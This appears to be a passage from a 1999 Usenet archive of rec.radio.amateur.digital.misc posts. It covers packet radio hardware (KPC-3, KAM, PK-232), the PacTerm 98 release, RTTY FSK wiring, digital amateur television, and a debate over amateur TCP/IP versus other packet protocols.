66. hamradio-online.com: New articles, new mailing list feature, and lots more!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: vbook@vbook.com
Message-ID: <76rfiu$gl8$1@remarQ.com>
Source record: 20360
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Ham Radio Online is now in its 4th year, as one of the oldest, continuously published "e-zines" on the Internet. Ham Radio Online is a non-commercial (no advertising, nothing to sell) web site devoted to ham radio and telecommunications topics. Ham Radio Online is presently read in 93 countries!

Come visit us at http://hamradio-online.com

We've got lots of new stories online now, and more coming in the weeks ahead. Plus there are hundreds of articles in our massive online Library. We've just added a new mailing list feature as well with more cool stuff yet to come! And of course, we have an expanding set of links in our other sites directories, real-time propagation reports and predictions, emergency communications info and lots more.

If you see news, have an interesting story to tell, or spot an article about ham radio at another web site, drop us a line and let us know about it.

Thanks and 73,
Ed, KF7VY
kf7vy@amsat.org

Ed (KF7VY) and Kim (N7VPL) Mitchell
SEND email replies to vbook@vbook.com
Visit Ham Radio Online, it's free! at
http://www.hamradio-online.com

67. Re: PC-Packratt-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: wall94@aol.com
Message-ID: <19990104184752.20054.00006333@ng118.aol.com>
Source record: 20361

Hi Les,
I would gladly make a copy for you and send it to you on disk if you like.
You can e-maol me ar Wall94@aol.com. I also have the Pcb88
Lon R. Householder,Jr.

68. Re: Help: software tone detection in a sampled waveform

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-04 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <76rvk9$pjv@journal.concentric.net>
Source record: 20362

FFT's could work. How often are you trying to detect the frequency
(measurements/sec)?

Nino Porcino <ninopo@tin.it> wrote in message
news:76lpga$8jh$1@nslave1.tin.it...
>Hi all
>
>I'm developing a digital software for windows+soundcard and come in front
to
>the problem to detect the frequency of the incoming signal. Counting the
>wave-length from zero-crossing doesnt work due to noise. Does anyone knows
a
>good trick (i.e. some sort of FFT)?
>
>Any suggestion is very appreciated.
>
>Thanks,
>
>Nino IZ8BLY
>ninopo@tin.it
>
>
>
>
>
>
>
>
>
>
>

69. Re: KPC-3 v. KPC-3 plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: jmorris@nemonet.com
Message-ID: <369b9d40.50882294@news.nemonet.com>
Source record: 20363
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

POSTED & MAILED:

>I have and am using both. The + has a couple analog to digital control
>lines where you can remotely read temps, voltages etc., the reason I bought
>the +. They also added a couple commands, as usual, that I don't use. I
>doubt you can upgrade a non + to a + but check out Kantronics web page.
>Jim
>N0FTC

What kinda neat things could you do with the
analog inputs on the KPC3+??

70. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn793pe9.l33.nomail@sys3.pe1chl.ampr.org>
Source record: 20364

Stï¿½phane Riviï¿½re <stephane.riviere@wanadoo.fr> wrote:

>About dual...

>> http://minnie.cs.adfa.oz.au/Dual/section3_6.html

>>Basically it is a UI protocol with no FEC... A quote:
>>"Error recovery is a function of upper-layer protocols, like TCP. "
>>That's a good plan for a piece of wire, but not radio.

>Don't be confused with two different error correction types.

>The Dual designers are right , you're right too !

>The dual authors talk about high-level error recovery (high level,
>logical link, end to end).

>You talk about FEC (baseband, radio link, node to node).

Sure, but end to end error recovery should not be the only mechanism
in an amateur radio network. Each hop in the link should have its own
error recovery mechanism to try to provide as best service over that hop
as possible. The end-to-end mechanism should only be in effect as a
final safeguard against failures inside the network.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

71. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: Jon Bloom <jbloom@arrl.org>
Message-ID: <369246D7.337D42F5@arrl.org>
Source record: 20365

w0rli@my-dejanews.com wrote:
>
> In article <368BA613.1D93C456@arrl.org>,
> Jon Bloom <jbloom@arrl.org> wrote:
> > One of my machines at work has not only several host names for the same
> > MAC address, but several IP addresses, too.
>
> Same situation I suspect: needed different host names and IP addresses
> for the various certificates for the several different web
> servers running on one machine.

Not different certificates, although that would be one reason, just a
need to serve different document trees for different purposes.

Jon
--
Jon Bloom, KE3Z
jbloom@arrl.org
Electronic Publications Manager
(CD-ROM publications, software products and Web site)

72. Re: KPC-3 v. KPC-3 plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <369250af.2378691@news.theworks.com>
Source record: 20366
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

The units are the same size but internally they are completly
different internally. You cant upgrade a KPC3 to a KPC3+ at all.
Even the firmware is different. the KPC3 uses a 27C512 in a 28 pin
package, where as the KPC3+ uses a 27C010 kind of 32 pin eprom.

The only thing you can do with a KPC3, is upgrade its firmware to
version 8.2

KPC3+ came out almost two years ago I believe. Its latest firmware is
version 8.3, which only helps for GPS input in stand alone APRS
tracker applications.

For use in a APRS digi , version 8.2 for KPC3 or KPC3+ is all that is
required.

On Sat, 02 Jan 1999 21:45:55 GMT, "NSacon" <nsacon@hotmail.com> wrote:

>What's the difference between the KPC-3 and the -3 plus? When was the KPC-3
>upgraded to a 3+? Can a 3 be upgraded to a 3+?
>
>73 de
>Neal KK7PA

Remove the REMOVE.THIS from email for antispam
Byron Smith
http://www.theworks.com/~wa6ylb

73. KAM firmware version question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <36925501.3484606@news.theworks.com>
Source record: 20367

I am trying to confirm weither or not there was a version greater than 5.0 for the older KAMs. This would be before the daughter board was required. I've asked Kantronics three times, and I just get the common "i dont know" answers.

Also, if possible, does anyone have an old 5.0 prom for KAM laying around since youve upgraded possibly? Please email me if you do.

Remove the "REMOVE THIS" from the email address.

Remove the REMOVE.THIS from email for antispam
Byron Smith
http://www.theworks.com/~wa6ylb

74. Re: PacTerm '98 Final Release 1.2 announced

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: jeffmc@bsquare.com
Message-ID: <36925dbf.80349708@news.halcyon.com>
Source record: 20368

Hmmm MFC based. Well, gotta get more disk space :-)

On Mon, 4 Jan 1999 16:12:20 -0600, "Rick Ruhl" <ricker@cssincorp.com>
scribbled:

>Lawrence , Kansas and Muscle Shoals, Alabama. January 4, 1999:
>
>Kantronics and Creative Services Software announce PacTerm ®98, release 1.2
>will be available February 1, 1999. This upgrade to the best selling
>program takes advantage of the new features in Windows 95. Windows 98,
>Windows NT; supports the forthcoming Windows 2000, and integrates these
>features with the 'Host Mode' of the Kantronics wireless modems (TNC®s).
>
>PacTerm 98 requires Windows 95, Windows 98 or Windows NT with 8 meg of ram
>and 6 megabytes of free hard drive space. The program supports Com1 through
>Com35 and has 'point and click' commands for the VHF or HF modes that the
>Kantronics TNCs support. The program is written in robust C++, using the
>Microsoft Foundation Class Library.
>
>A preview version of PacTerm ®98 release 1.2 has been in use since
>December, 1998 . The installed base of users that purchased the Preview
>version and previous release versions will be able to upgrade to the 1.2
>release version at no additional charge.
>
>A suggested retail price of $79.95 will be offered to the amateur radio
>community for PacTerm 98, Release 1.2. Purchase can be made through
>Kantronics. The program also offers a demo mode which, while limited in
>functionality, will be free. Demo mode for packet only will allow single
>port, multi-stream packet operation for the Kantronics TNC line. Purchase of
>the full featured version will include free upgrades to all updates up to
>version 2.0; hence users need not have to worry about upgrade costs and
>fixes with a version 1.x product.
>
>The program is now available for downloading from the web at two addresses.
>http://www.cssincorp.com/pacterm and http://www.kantronics.com.
>
>
>PacTerm ®98 release 1.2 for Windows 95, Windows 98 and Windows NT host mode
>terminal program for the Kantronics® TNC®s takes advantage of the true
>multitasking capabilities of Windows 95, Windows 98 and Windows NT and uses
>standard Windows commands for ease of use. From CW to HF packet, from
>single- to dual-port TNCs, it's now more fun to use the digital modes of
>amateur radio. Capabilities include:
>

>G-TOR&#65533; and G-TOR monitoring
>Multi-stream, multi-port support
>Stream selection with a click of the mouse
>Text and binary file transfers
>User defined colors and fonts for received, transmitted and command text
>Separate window for non-packet HF modes, from CW through NavTex
>Multiple monitor windows (including network traffic window)
>File level compatibility with the Microsoft Office suite of products
>Mini logging program using Microsoft Access database compatibility
>Embedded ANSI in Pactor mode
>Connection address bar
>Support for CDROM based Callbooks (Sams, QRZ, Buckmaster, Flying Horse)
>
>
>Kantronics&#65533;s web address is http://www.kantronics.com
>Creative Services Software is at http://www.cssincorp.com.
>Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft
>Corporation.
>
>
>
>

Jeff McLeman jeffmc@bsquare.com
Chief Technologist

BSQUARE CORPORATION

http://www.bsquare.com/

Remove NOSPAM from reply address.
---

75. mods for 9K6 with TM-732

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: F5IYJ <iyj@usa.net>
Message-ID: <76tugcstg1@news4.isdnet.net>
Source record: 20369

Who can help me ? I need mods for 9K6 on Kenwood TM-732.
73 de Phil- F5IYJ

76. Re: PacTerm '98 Final Release 1.2 announced

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uwQIxiQO#GA.131@upnetnews05>
Source record: 20370

hehe, Since we staticly linked MFC into the app, it's actually smaller than having the app and the mfc dll. The big thing that takes up space, is the ODBC drivers for the database access.

Other than that, it'll fit into about a meg of disk space, if you already have the ODBC stuff installed.

I'm from the old days too, use to carry around MASM, LINK, and EXE2BIN and my source on a floppy. Quite a difference nowdays.

Jeff McLeman wrote in message <36925dbf.80349708@news.halcyon.com>...
>Hmmm MFC based. Well, gotta get more disk space :-)
>
>
>On Mon, 4 Jan 1999 16:12:20 -0600, "Rick Ruhl" <ricker@cssincorp.com>
>scribbled:
>
>>Lawrence , Kansas and Muscle Shoals, Alabama. January 4, 1999:
>>
>>Kantronics and Creative Services Software announce PacTerm ?98, release
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>>will be available February 1, 1999. This upgrade to the best selling
>>program takes advantage of the new features in Windows 95. Windows 98,
>>Windows NT; supports the forthcoming Windows 2000, and integrates these
>>features with the 'Host Mode' of the Kantronics wireless modems (TNC?s).
>>
>>PacTerm 98 requires Windows 95, Windows 98 or Windows NT with 8 meg of ram
>>and 6 megabytes of free hard drive space. The program supports Com1
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>>Com35 and has 'point and click' commands for the VHF or HF modes that the
>>Kantronics TNCs support. The program is written in robust C++, using the
>>Microsoft Foundation Class Library.
>>
>>A preview version of PacTerm ?98 release 1.2 has been in use since
>>December, 1998 . The installed base of users that purchased the Preview
>>version and previous release versions will be able to upgrade to the 1.2
>>release version at no additional charge.
>>
>>A suggested retail price of $79.95 will be offered to the amateur radio
>>community for PacTerm 98, Release 1.2. Purchase can be made through
>>Kantronics. The program also offers a demo mode which, while limited in
>>functionality, will be free. Demo mode for packet only will allow single
>>port, multi-stream packet operation for the Kantronics TNC line. Purchase
of

>>the full featured version will include free upgrades to all updates up to
>>version 2.0; hence users need not have to worry about upgrade costs and
>>fixes with a version 1.x product.
>>
>>The program is now available for downloading from the web at two
addresses.
>>http://www.cssincorp.com/pacterm and http://www.kantronics.com.
>>
>>
>>PacTerm ®98 release 1.2 for Windows 95, Windows 98 and Windows NT host
mode
>>terminal program for the Kantronics® TNC®s takes advantage of the true
>>multitasking capabilities of Windows 95, Windows 98 and Windows NT and
uses
>>standard Windows commands for ease of use. From CW to HF packet, from
>>single- to dual-port TNCs, it's now more fun to use the digital modes of
>>amateur radio. Capabilities include:
>>
>>G-TOR® and G-TOR monitoring
>>Multi-stream, multi-port support
>>Stream selection with a click of the mouse
>>Text and binary file transfers
>>User defined colors and fonts for received, transmitted and command text
>>Separate window for non-packet HF modes, from CW through NavTex
>>Multiple monitor windows (including network traffic window)
>>File level compatibility with the Microsoft Office suite of products
>>Mini logging program using Microsoft Access database compatibility
>>Embedded ANSI in Pactor mode
>>Connection address bar
>>Support for CDROM based Callbooks (Sams, QRZ, Buckmaster, Flying Horse)
>>
>>
>>Kantronics®s web address is http://www.kantronics.com
>>Creative Services Software is at http://www.cssincorp.com.
>>Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft
>>Corporation.
>>
>>
>>
>>
>
>----------
>Jeff McLeman jeffmc@bsquare.com
>Chief Technologist
>
>BSQUARE CORPORATION
>
>http://www.bsquare.com/
>

>Remove NOSPAM from reply address.
>----------

77. Re: KAM firmware version question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <3692DAA9.27A2@ix.netcom.com>
Source record: 20371

Kantronics is up to Ver 8.0 and perhaps somewhat higher
at this point, tho you will need to add the "enhancement Board"
to your unit to take full advantage of this firmware upgrade.

I would recommend that you go the enhancement board and ver 8.x
route as you will have gtor, and pactor along with some extras
such as the newer "tor standby mode" where you can leave your
KAM in "tor standby" and a calling station can connect with
amtor, pactor, or gtor and your unit will automatically switch
to the correct protocol. This is great for un-attended operation
where someone can leave a message in your PBBS mailbox.

Other features include APRS/GPS support, and NAVTEX monitoring,

Un-attended ops are now legal as long as it is not "auto-forward"
i.e. like auto message forwarding systems that need special
authorization from the FCC for use on HF.

I have had my KAM since about 1983, and have upgraded it about
4 times from v2.83 to v8.x and currently use it with the
new Motorola MICOM-2R military/ruggedized HF radio...

Sorry, but I didn't save my old proms..

Trish

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Byron Smith wrote:
>
> I am trying to confirm weither or not there was a version greater than
> 5.0 for the older KAMs. This would be before the daughter board was
> required. I've asked Kantronics three times, and I just get the common
> "i dont know" answers.
>
> Also, if possible, does anyone have an old 5.0 prom for KAM laying
> around since youve upgraded possibly? Please email me if you do.
>

> Remove the "REMOVE THIS" from the email address.
>
> Remove the REMOVE.THIS from email for antispam
> Byron Smith
> http://www.theworks.com/~wa6ylb

78. Re: FSK and MFJ1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-05 00:00:00 UTC
From: Mark Saunders <tracker@dancris.com>
Message-ID: <3692E98F.72222D01@dancris.com>
Source record: 20372

mjirvine@nbnet.nb.ca wrote:

> I have hooked up an MFJ1278 to my Kenwood TS-850, to us e on RTTY
> When I use LSB, Everyone tells me to use FSK mode, however when I try
> FSK connections and try to transmit I get a steady tone going out.
>
> Can anyone out there help or point me in the right direction
>
> I don't think I'm the first one to try this.
>
> Thanks
>
> Jim VE9WH

Jim,

I've done this with my TS850S with no problem. If you want to use FSK mode your need to interface the 1278 to the TS850 as follows.

On the back of the 1278, connect the LED side of an opto-isolator to the TTL pins GND and FSK (watch the polarity when connecting the opto-isolator to the TTL pins).

On the back of the TS850, connect the other side of an opto-isolator to the RTTY jack (the RCA jack located at top right of the rear of the rig as you are looking at the rear of the radio). It is the third jack from the right on the top row of jacks.

Select the FSK mode, set the operating frequency, set the REC/SEND switch to SEND, or key the XCVR from the keyboard.

Adjust the CAR control so that the meter deflection is within the ALC zone.

Now you are ready to operate RTTY.

The commands are the same as you have used in the LSB mode, CTRL+T to transmit, and CTRL+R to receive.

Good Luck and I hope you have fun RTTY FSK with the TS850S.

--
Best regards,

Mark Saunders, KJ7BS
Glendale, Arizona

http://www.dancris.com/~tracker

FISTS # 2972; AZ ScQRPions; QRP-L # 1028

79. MT8888 interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Francis Lee <kitfai@asiaonline.net>
Message-ID: <36924A80.84A@asiaonline.net>
Source record: 20373
Cross-posted to: sci.electronics.design,alt.comp.hardware.homedesigned,comp.home.automation,rec.radio.amateur.misc,rec.radio.amateur.homebrew,rec.radio.amateur.digital.misc

Dear all

Anyone can tell me when can found more info. from internet on interface
the mitel MT8888 with a minimum 89C51 system. I had follow the
instruction of mitel data sheet but it seen no response.

Rgds

Francis

80. Re: APRS via MIR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Reg Edwards <G4fgq.Regp@btinternet.com>
Message-ID: <01be3953$01e4e740$56f9abc3@default>
Source record: 20374
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

Hello Carl, whatever reason is there except to be noticed ? You hit
the nail right on the head. Ouch !

All the best for 1999 and don't overdo the cycling marathons !
--
****
Reg, G4FGQ Click below.
http://www.btinternet.com/~g4fgq.regp

****

Carl Littlejohns <carl@nospam> wrote in article
<VA.00000931.004442d7@study>...
> In article <fUai2.6$OI.60609@news.goodnet.com>, Steve Sampson
wrote:
>
> > If you're so sensible, what are you doing on this group?
>
> to be noticed :)
>
>
> Carl
> gw0tqm @ iname.com
>
>

81. HF Packet station for trade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <3692DD97.1F5F@dirtball.com>
Source record: 20375

Hello
I have a Dentron 160 10L HF amp, Kenwood TS 820, PK 232MBX ver 5.I,
D-104 mic, would like to trade this for a Kenwood TS 50 or TS 530 or TS
830 or a TS 930. The Amp needs tubes. The tubes that are in it are
572b's but the amp will take 811a's. The rig could have the receiver
gone over. I'm running The PK-232 TS 820 and the amp on 7.1010 Mhz
packet station. If you are interested drop me a line with your phone
number. My call is N3CND and I'm good in the call book.
oris@dirtball.com
73 from Oris
http://www.dirtball.com

82. Wilson T-1402SM HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Joel Armstrong <joelarmstrong@inetnow.net>
Message-ID: <36937FEE.F15DFACF@inetnow.net>
Source record: 20376

I have a wilson T-1402SM HT that I would like to find a manual for and maybe a battery. Dose anyone know who made that HT and if the company has a web site?

I also have a Winson 460mhz Radio mobel. Model WU1514S. Wouild like to know if it can do ham 70cm?

Thanks.

joelarmstrong@inetnow.net

83. Digital Amateur Television

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: MUO-TV <cq@multiweb.nl>
Message-ID: <7706anhuu1@news.news-service.com>
Source record: 20377

If you can receive the EutelSat W2 satellite on 16 degrees East you can see PI6ALK, the Amateur Television relais in The Netherlands. It is in digital MPEG format, with a Nokia Mediamaster and a 1,2 meter dish I have perfect clear reception video/audio (B5, hi).
Note that the new W2 satellite has a very big footprint, with complete coverage of Europe and parts of Asia and North Africa/Middle East.

Parameters:

Polarity: Horizontal
Frequency: 12.701 GHz
Symbolrate 3.012
FEC 5/6

Best regards,

Peter..

84. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7702s1$mjh@enews4.newsguy.com>
Source record: 20378

Hank Oredson wrote in message <3691342F.12E5C423@mentorg.com>...

>> Given that there is no really suitable substitute for "better transport",
I
>> believe that we can still utilize http in a limited fashion right away.
The
>> limitations we would then be facing would possibly hasten the development
of
>> better transport, but only if some basic level of "usability" is there in
>> the first place. If it's too limited, nobody will be interested in using
or
>> improving it.
>
>The issue is always "better transport" ... i.e. faster.
>1200 is too slow to be interesting, 9600 is right on the margin.

... But only if you are limiting yourself to amateur tcpip. The other stuff
seems to function much better under poor conditions.

>I've had my web server visible from the radio network for something
>like 4 years now, and it has seen little use because of speed.

Or you could say that it has seen little use because it did not function
nearly as well as software which is designed to work at commonly utilized
data rates for packet. (1.2-9.6kb)

They used what worked well, and ignored what didn't. No surprise there.

>>
>> So why not create a list of good graphic filename/functions for use in
this
>> way with html/packetradio ?
>
>This has been done.

There's been some experimentation with it but as far as I've been able to
tell, no standard has emerged.

>
>> Rather than try to standardize particular graphic files and distribute
them,
>> standardize the idea that for ham/html, the filename "arrl.gif" and the
>> function of displaying an ARRL logo would be associated with each other.
>> Then anybody could put a small gif of an ARRL logo in thier HD, name it
>> "arrl.gif", and hams anywhere could then count on calling that internal
>> graphic in thier html code. This is what I mean when I mention
>> "filename/function" pairs. I think that if we standardize a set of these,

we
>> can start using at least a small set of graphics without having to
>> constantly be sending them over the air.
>
>Your browser cache will take care of this for you: things only need to be
>transported once (unless they change).

And they do. Besides that, very few packet links are dedicated, high-speed links such as one might get from lets say, the telephone, and under normal conditions the transmission of just a few graphics files can tie things up pretty fast. Hams use packet over long paths, weak links, ect, all the time. Software which can handle poor operating conditions will always be better for Hams than software which can't.

By using graphics pre-installed in a "permanent cache", we can use those graphics with very little time/spectrum penalty. You still have to include additional code to call those graphics, but you never have to transmit or recieve them over a busy packet freq.

>>
>> Hey, do any other web-pages do that, I wonder? You could have some real
fun
>> with that, come to think of it...
>
>Web stuff is pretty easy. If you could access my home page over ham radio,
>you would get some pictures, some background music (random choices
>from a program you create using the web page), etc. etc. It's all pretty
simple
>
>if you have the right tools: a good web server, good middleware, and some
>good web authoring tools. But all the interesting stuff takes bandwidth.
>There is an nntp server with the usual BBS bulletins, smtp, ftp, pop,
whatever.

I don't subscribe to the idea that only bandwidth-hogs can be interesting or useful.

It does appear to be accurate about amateur tcpip, but like most Hams, I have simply avoided amateur tcpip and spent more effort with stuff that DOES work well with radios, under the operating conditions Hams commonly encounter.

>
>So once I get some 56k network in place, perhaps some hams will find all
>this stuff useful. At 1200 it sure isn't, and at 9600 it is just barely
usable.

That's easy to say. I haven't had much luck generating interest in high-speed packet in this area. Lots of hams have had poor luck generating interest in high-speed packet. Everybody has been solemnly nodding thier heads in agreement that it would be better for over a decade now, but those same hams lose interest quickly when they are faced with the prospect of

actually building up network links.

As long as any lid with a telephone can "route around" the efforts of Hams to use radios for digital communications, you can stand by for Hams to be uncertain about devoting their time and money on improving the basic RF infrastructure. Too many hams have put out that time and effort, just to see their work undermined and undercut by LandLine Lids.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

85. PC-Pacratt-88 Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: kbtgw@spec.net
Message-ID: <770ego$hiu@ns3.specdata.com>
Source record: 20379

Hi, name is Les K2TGW. I am in need of the program diskett that came with the AEA PCB-88 Data Modem card. Mine is corrupted and I was not smart enough to have made a "backup". I will pay the expenses in getting me the diskett.

TNX, 73 Les

86. Re: Digital Amateur Television

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-06 00:00:00 UTC
From: Michael <mikenet@geocities.com>
Message-ID: <770qeb$s6h$1@remarQ.com>
Source record: 20380

I am not in the area to receive the digital video, but I am curious
about what kind of equipment you need to receive or transmit in this format.
Can it be obtained easily or would I have to build it? Also do you know how
much bandwith it uses, modulation format, etc. ?

Thanks for the INFO
Michael
mikenet@geocities.com
MUO-TV wrote in message <7706anhuu1@news.news-service.com>...
>If you can receive the EutelSat W2 satellite on 16 degrees East you can see
>PI6ALK, the Amateur Television relais in The Netherlands. It is in digital
>MPEG format, with a Nokia Mediamaster and a 1,2 meter dish I have perfect
>clear reception video/audio (B5, hi).
>Note that the new W2 satellite has a very big footprint, with complete
>coverage of Europe and parts of Asia and North Africa/Middle East.
>
>Parameters:
>
>Polarity: Horizontal
>Frequency: 12.701 GHz
>Symbolrate 3.012
>FEC 5/6
>
>
>Best regards,
>
>Peter..
>
>
>

87. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <771376$lf7$1@nnrp1.dejanews.com>
Source record: 20381

In article <7702s1$mjh@enews4.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Hank Oredson wrote in message <3691342F.12E5C423@mentorg.com>...
>
> >> Given that there is no really suitable substitute for "better transport",
> I
> >> believe that we can still utilize http in a limited fashion right away.
> The
> >> limitations we would then be facing would possibly hasten the development
> of
> >> better transport, but only if some basic level of "usability" is there in
> >> the first place. If it's too limited, nobody will be interested in using
> or
> >> improving it.
> >
> >The issue is always "better transport" ... i.e. faster.
> >1200 is too slow to be interesting, 9600 is right on the margin.
>
> ... But only if you are limiting yourself to amateur tcpip. The other stuff
> seems to function much better under poor conditions.

Specifically, what "other stuff" are you talking about, Charles?

> >I've had my web server visible from the radio network for something
> >like 4 years now, and it has seen little use because of speed.
>
> Or you could say that it has seen little use because it did not function
> nearly as well as software which is designed to work at commonly utilized
> data rates for packet. (1.2-9.6kb)

I suppose one could say this, but what would one actually be saying?
Specifically, what software is "designed to work" at 1k2->9k6 bits/sec?

> They used what worked well, and ignored what didn't. No surprise there.

A gross oversimplification indeed.

--
Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

88. Re: PC-Pacratt-88 Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: wall94@aol.com
Message-ID: <19990106190325.24091.00007456@ng128.aol.com>
Source record: 20382

Hi,
Name here is Lon. I also have PCB88 and could send you disk. e-mail at
comtik53@excite.com
Lon R. Householder,Jr.

89. Aea PK12 Manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: w8irq@aol.com
Message-ID: <19990106220534.13976.00006376@ng110.aol.com>
Source record: 20383

Help!!! I lost or misplaced my PK12 manual. Could some kind soul zerox a copy for me. Will gladly cover costs. Tnx Nick, W8IRQ@aol.com, or 440-234-2069

90. Re: missing characters - computer <-> TNC ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: koszor <koszor@netcom.ca>
Message-ID: <aHXk2.5755$7l6.105678@tor-nn1.netcom.ca>
Source record: 20384
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,relcom.radio.ham,rec.radio.amateur.misc

I am using Windows 98 but not for packet. Nothing beats good old DOS
(am using version 6.20) Set up your computer for dual boot and use
your good old DOS program with DOS operating system. That is REAL
DOS. Windows 98 DOS is only an attempt to run some old DOS programs.
Some of them do not work properly in Windows 98 DOS.
Good luck you will not need because it works fine.

73 and Happy New Year 1999.

Andre Konstantinov wrote in message
<75vh57$oeb@bgtnsc02.worldnet.att.net>...
>Has anyone seen/dealt with a problem with missing characters while
running
>packet?
>It looks something like this (in the following example I just did an
"L" on
>my PBBS a
>bunch of times):
>
>MSG# ST SIZE TO FROM DATE SUBJECT
>1 PY 159 KC0ECJ WA0ZQG 12/24/98 05:33:59 D: B,J,K,L,R,S, or
Help >
>1 PY 159 KC0ECJ WA0ZQ Rob SNW
>1 PY 159 KC0ECJ WA0ZQRob SNW
>1 PY 159 KC0ECJ WA0ZQob SNW
>1 PY 159 KC0ECJ WA0ZQob SNW
>1 PY 159 KC0ECJ WA0ZQG 12/24/98 05:33:59 Rob SNW
>1 PY 159 KC0ECJ WA0ZQG 12/24/98 05:33:59 Rob SNW
>1 PY 159 KC0ECJ WA0ZQG 12/24/98 05:33:59 Rob SNW
>
>As you see, the lines obviously do not align. The message date and
time was
>swallowed
>altogether several times. The problem is in the TNC<-> computer link
(b/c
>this is the PBBS
>inside the TNC).
>
>Tried different speeds (2400/4800/9600, settings for both the TNC and
the
>Com port in
>Windows 98), also tried Hardware and Xon/Xoff flow. WHAT ELSE?
>
>The setup is as follows:

>
>Kantronics KAM+ (8.2)
>ADI AT-201, 5 watts
>AMD 5x86/133, Windows 98
>
>Any ideas would be highly appreciated.
>Thanks
>Andre KC0ECJ
>
>
>

91. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <771r5c$sf1@enews2.newsguy.com>
Source record: 20385

Dana H. Myers K6JQ wrote in message <771376$lf7$1@nnrp1.dejanews.com>...

>> >
>> >The issue is always "better transport" ... i.e. faster.
>> >1200 is too slow to be interesting, 9600 is right on the margin.
>>
>> ... But only if you are limiting yourself to amateur tcpip. The other
stuff
>> seems to function much better under poor conditions.
>
>Specifically, what "other stuff" are you talking about, Charles?

So far as I've been able to determine, IP is the only real "dog" protocol commonly used by Hams. By "dog", I mean that it has consistently proven to be a poor performer with Radio. That's why there is no HF tcpip, and very little of it on the 1.2-9.6kb links which are most common in the US. You have to go to great lengths to approximate the speeds found on the telephone to get decent performance out of it. That's why amateur tcpip fanatics are the only Hams on the entire planet which have gone so far as to suggest and promote "Radioless Ham Radio", where Internet links are used to simulate an amateur tcpip RF network which does not actually exist.

So you could read it as "just about everything else besides tcpip" when I mention better-performing protocols for Hams.

>
>> >I've had my web server visible from the radio network for something
>> >like 4 years now, and it has seen little use because of speed.
>>
>> Or you could say that it has seen little use because it did not function
>> nearly as well as software which is designed to work at commonly utilized
>> data rates for packet. (1.2-9.6kb)
>
>I suppose one could say this, but what would one actually be saying?
>Specifically, what software is "designed to work" at 1k2->9k6 bits/sec?

You could read it as "just about everything else besides tcpip" when I mention better-performing protocols for Hams. If you have been into packet for any time at all, you've noticed that some protocols work much better at lower speeds than others do. - Just take it from there. No need to hold your hand if you are knowlegable about packet at all.

>
>> They used what worked well, and ignored what didn't. No surprise there.
>
